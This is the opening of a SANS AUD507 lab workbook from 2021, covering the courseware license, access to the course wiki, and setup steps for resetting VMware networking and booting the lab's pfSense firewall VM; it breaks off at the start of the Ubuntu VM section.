

Workbook

2021

SANS

THE MOST TRUSTED SOURCE FOR INFORMATION SECURITY TRAINING, CERTIFICATION, AND RESEARCH | sans.org

PLEASE READ THE TERMS AND CONDITIONS OF THIS COURSEWARE LICENSE AGREEMENT ("CLA") CAREFULLY BEFORE USING ANY OF THE COURSEWARE ASSOCIATED WITH THE SANS COURSE. THIS IS A LEGAL AND ENFORCEABLE CONTRACT BETWEEN YOU (THE "USER") AND SANS INSTITUTE FOR THE COURSEWARE. YOU AGREE THAT THIS AGREEMENT IS ENFORCEABLE LIKE ANY WRITTEN NEGOTIATED AGREEMENT SIGNED BY YOU.

With this CLA, SANS Institute hereby grants User a personal, non-exclusive license to use the Courseware subject to the terms of this agreement. Courseware includes all printed materials, including course books and lab workbooks, as well as any digital or other media, virtual machines, and/or data sets distributed by SANS Institute to User for use in the SANS class associated with the Courseware. User agrees that the CLA is the complete and exclusive statement of agreement between SANS Institute and you and that this CLA supersedes any oral or written proposal, agreement or other communication relating to the subject matter of this CLA.

BY ACCEPTING THIS COURSEWARE, USER AGREES TO BE BOUND BY THE TERMS OF THIS CLA. BY ACCEPTING THIS SOFTWARE, USER AGREES THAT ANY BREACH OF THE TERMS OF THIS CLA MAY CAUSE IRREPARABLE HARM AND SIGNIFICANT INJURY TO SANS INSTITUTE, AND THAT SANS INSTITUTE MAY ENFORCE THESE PROVISIONS BY INJUNCTION (WITHOUT THE NECESSITY OF POSTING BOND) SPECIFIC PERFORMANCE, OR OTHER EQUITABLE RELIEF.

If User does not agree, User may return the Courseware to SANS Institute for a full refund, if applicable.

User may not copy, reproduce, re-publish, distribute, display, modify or create derivative works based upon all or any portion of the Courseware, in any medium whether printed, electronic or otherwise, for any purpose, without the express prior written consent of SANS Institute. Additionally, User may not sell, rent, lease, trade, or otherwise transfer the Courseware in any way, shape, or form without the express written consent of SANS Institute.

If any provision of this CLA is declared unenforceable in any jurisdiction, then such provision shall be deemed to be severable from this CLA and shall not affect the remainder thereof. An amendment or addendum to this CLA may accompany this Courseware.

SANS acknowledges that any and all software and/or tools, graphics, images, tables, charts or graphs presented in this Courseware are the sole property of their respective trademark/registered/copyright owners, including:

AirDrop, AirPort, AirPort Time Capsule, Apple, Apple Remote Desktop, Apple TV, App Nap, Back to My Mac, Boot Camp, Cocoa, FaceTime, FileVault, Finder, FireWire, FireWire logo, iCal, iChat, iLife, iMac, iMessage, iPad, iPad Air, iPad Mini, iPhone, iPhoto, iPod, iPod classic, iPod shuffle, iPod nano, iPod touch, iTunes, iTunes logo, iWork, Keychain, Keynote, Mac, Mac Logo, MacBook, MacBook Air, MacBook Pro, Macintosh, Mac OS, Mac Pro, Numbers, OS X, Pages, Passbook, Retina, Safari, Siri, Spaces, Spotlight, There's an app for that, Time Capsule, Time Machine, Touch ID, Xcode, Xserve, App Store, and iCloud are registered trademarks of Apple Inc.

PMP® and PMBOK® are registered trademarks of PMI.

SOF-ELK® is a registered trademark of Lewes Technology Consulting, LLC. Used with permission.

SIFT® is a registered trademark of Harbingers, LLC. Used with permission.

Governing Law: This Agreement shall be governed by the laws of the State of Maryland, USA.

Welcome to the SANS AUD507 Lab Workbook/ Wiki



AUD507 Lab Workbook/Wiki Version: G01.1

About the Lab Wiki

The AUD507 Lab Wiki is used to provide students with a rich hands-on learning environment, both during and after the class. This wiki contains a digital copy of every exercise from the course workbook, with a number of useful enhancements. The most important addition for many students is that every command can be copied directly from the online exercise and pasted into the command shells and tools used during class. This will completely eliminate any concerns about "typos" and allow the student to focus on learning the techniques used in the exercises.

Connecting to the Wiki Website

The Lab Wiki is an exact replica of the AUD507 Workbook, and is available online at

<https://lab-g.aud507.com>

You may login with the username: **student-g** and password: **pecantrackednoises**

Before You Begin


We highly recommend that you read the introductory material available under the "Intro" menu at the top of this page. These pages describe the conventions used in the online labs, how to use the copy to clipboard feature, and how to make the most of the lab walk-throughs included with each lab.

Course/Lab/Wiki Bugs or Suggestions

We're always interested in hearing about ways we can do a better job of presenting IT audit material. If you have suggestions for the course, or if you find any errors or bugs in the labs or Wiki content, please let us know. You can email the course author at: [clay\(at\)risenhoverconsulting\(dot\)com](mailto:clay(at)risenhoverconsulting(dot)com). Please put "SANS" or "AUD507" in the subject to make it easier to respond to your email.

August 10, 2021

Lab Diagram



Exercise 0 - Student Lab Setup

VMs Needed

- ☒ 507Win10
- ☒ 507Firewall
- ☒ 507Ubuntu

The 507Firewall and 507Win10 VMs will be used for every lab during the course

Objectives

- Extract the virtual machines to be used during the AUD507 course exercises
- Boot and log onto the student Windows virtual machine

Overview

The laptop requirements for AUD507 state that you should have a current VMware virtualization product (Workstation, Player or Fusion for Mac) installed on your laptop. If you have not yet installed a virtualization product, download the evaluation version of VMware Workstation Player for Windows or VMware Fusion for Mac from the VMware website (www.vmware.com) before proceeding with setup.

AUD507 uses many hands-on labs throughout the course to reinforce students' understanding of the material discussed in class. We provide a Windows 10 Enterprise virtual machine for students to use for performing labs, as well as several other virtual machines which will serve as systems to be audited. The labs are designed to simulate an enterprise network environment, and the virtual machines represent systems which might typically be encountered during an enterprise audit.

In this exercise, you will extract the virtual machines required for the labs to your laptop and then perform setup on some of the tools you will use in class. **Ensure you have the media files issued to you for class copied to your computer before proceeding.**

Part 0 -- Previous/Returning AUD507 students only!

Background: Only students who have taken the course before and still have the network configuration from the previous class need to complete this section. If you have never taken AUD507 before, you can proceed to Part 1, below.

In previous versions of the AUD507 course (taken before around mid-2021), students configured their host computers to participate in the IPv4 networks used in the lab environment (10.50.7.0/24 and 10.51.7.0/24). **THIS IS NO LONGER REQUIRED and may cause your lab VMs to have no Internet connection.**


Instructions Ensure that your VMWare product (Workstation/Player/Fusion) is not running and that you have no virtual machines open. Find your combination of operating system and hypervisor in the list below and follow the instructions to remove the old AUD507 VMWare settings from your system.

Windows with VM Workstation


Browse to the folder where VMWare Workstation is installed. This is usually C:\Program Files (x86)\VMware\VMware Workstation

August 10, 2021


Find the VMNetCFG.exe file in that and double-click its icon to launch the Virtual Network Editor.



At the bottom of the Virtual Network Editor window, click the "Change Settings" button and answer Yes to User Account Control if prompted.



Click the "Restore Defaults" button to restore your VMWare environment to its original (Pre-AUD507) settings. Note that this will remove and recreate some devices and services, and may take some time to complete.



When the process has completed, verify that the Subnet Address displayed is NOT 10.50.7.0. Then close the Virtual Network Editor and proceed with Part 1, below.

Windows with VMWare Player Launch an elevated command prompt (not PowerShell) on your host system (use the Run as Administrator option). Within the command prompt, navigate to the directory where you installed VMWare Player (normally C:\Program Files (x86)\VMware\VMware Player)

```
cd "C:\Program Files (x86)\VMware\VMware Player"
```

If the path is not found, double-check your VMWare installation. If you have Workstation installed, use the instructions above. If you have installed to an alternative directory, change to that directory instead.

Validate that the vnetlib.exe program is present in this directory:

```
dir vnetlib.exe
```

If the command is available, proceed by pasting in the following set of commands. If no result is returned, then double-check your VMWare installation path before proceeding.

```
ipconfig
.\vnetlib.exe -- uninstall all
echo Waiting 45 seconds for command to finish
ping -n 45 localhost > nul
.\vnetlib.exe -- install devices
echo Waiting 45 seconds for command to finish
ping -n 45 localhost > nul
ipconfig
```

Check the output from the final ipconfig command to validate that the VMNet8 network adapter has an IP address which is NOT in the 10.50.7.x range. If everything looks correct, continue setup with Part 1, below.

MacOS with VMWare Fusion

Launch a terminal and run the following commands to reset your VM network settings. Enter your password if prompted for the sudo command:

```
sudo rm /Library/Preferences/VMware\ Fusion/networking
```

```
sudo /Applications/VMware\ Fusion.app/Contents/Library/vmnet-cli --configure
cat /Library/Preferences/VMware\ Fusion/vmnet8/dhcpd.conf | grep "^subnet"
```

```
Clays-Mac-mini:~ clay$ sudo rm /Library/Preferences/VMware\ Fusion/networking
Password:
Clays-Mac-mini:~ clay$ sudo /Applications/VMware\ Fusion.app/Contents/Library/vmnet-cli --configure
Configuring Bridged network vmnet0
Configuring hostonly network vmnet1, probing for unused subnet ...
Configuring NAT network vmnet8, probing for unused subnet ...
Configured default networks - Bridged, Hostonly, NAT
Clays-Mac-mini:~ clay$ cat /Library/Preferences/VMware\ Fusion/vmnet8/dhcpd.conf | grep "^subnet"
subnet 172.16.9.0 netmask 255.255.255.0 {
Clays-Mac-mini:~ clay$
```

Validate that the subnet address is ANYTHING OTHER than 10.50.7.0. If everything looks correct, continue setup with Part 1, below.

Part 1 -- Extract Virtual Machines

Locate the "507VMs.zip" file in the media files issued to you for class. Right-click on the 507VMs.zip" file and choose "Extract All."


Browse to your desktop in the "Select a Destination" dialog box and click "Select Folder." Then click the "Extract" button to create a "507 VMs" folder on your desktop. This folder will contain all the virtual machines used for the class.

Part 2 -- Firewall VM


Background: The **507Firewall** virtual machine used in this class simulates an enterprise's edge firewall. This firewall VM will be required for every lab . In this section, you will boot this VM.

Instructions: Locate and open the "507-G01-VMs" folder you created on your desktop. Open the folder in it called "firewall." Within that folder, locate and double-click on the "507Firewall.vmx" file.

The first time your VMware product loads the VM, it may prompt to ask whether you have moved or copied the virtual machine files. For every VM in this course, we will answer "I Moved It."



After clicking on "I Moved It," you may see a dialog box similar to the following:



If you see a dialog box like this, it is safe to select "Do not show this hint again" and then click OK.

After the firewall boots, you will see a screen that looks like this:

```
FreeBSD/amd64 (pfsense.aud507.local) (ttyv0)
```

```
VMware Virtual Machine - Netgate Device ID: 1cd2aad48703f4d33cda
```

```
*** Welcome to pfSense 2.5.1-RELEASE (amd64) on pfsense ***
```

```
WAN (wan)      -> em0      -> v4/DHCP4: 192.168.234.128/24
LAN (lan)      -> em1      -> v4: 10.50.7.253/24
OPT1 (opt1)    -> em2      -> v4: 10.51.7.253/24
```

```
0) Logout (SSH only)          9) pfTop
1) Assign Interfaces          10) Filter Logs
2) Set interface(s) IP address 11) Restart webConfigurator
3) Reset webConfigurator password 12) PHP shell + pfSense tools
4) Reset to factory defaults  13) Update from console
5) Reboot system              14) Disable Secure Shell (sshd)
6) Halt system                15) Restore recent configuration
7) Ping host                  16) Restart PHP-FPM
8) Shell
```

```
Enter an option:
```

There is no need to logon at the console of the 507Firewall VM. You will interact with it (and with all VMs in the lab environment) through the 507Win10 VM. Once you see the start screen, you may continue with the exercise.


NOTE: If your cursor becomes "lost" or stuck while working with a text-mode VM, simply use the CTRL-ALT (CMD-CTRL on Fusion) to release your mouse

Part 3 -- Ubuntu VM

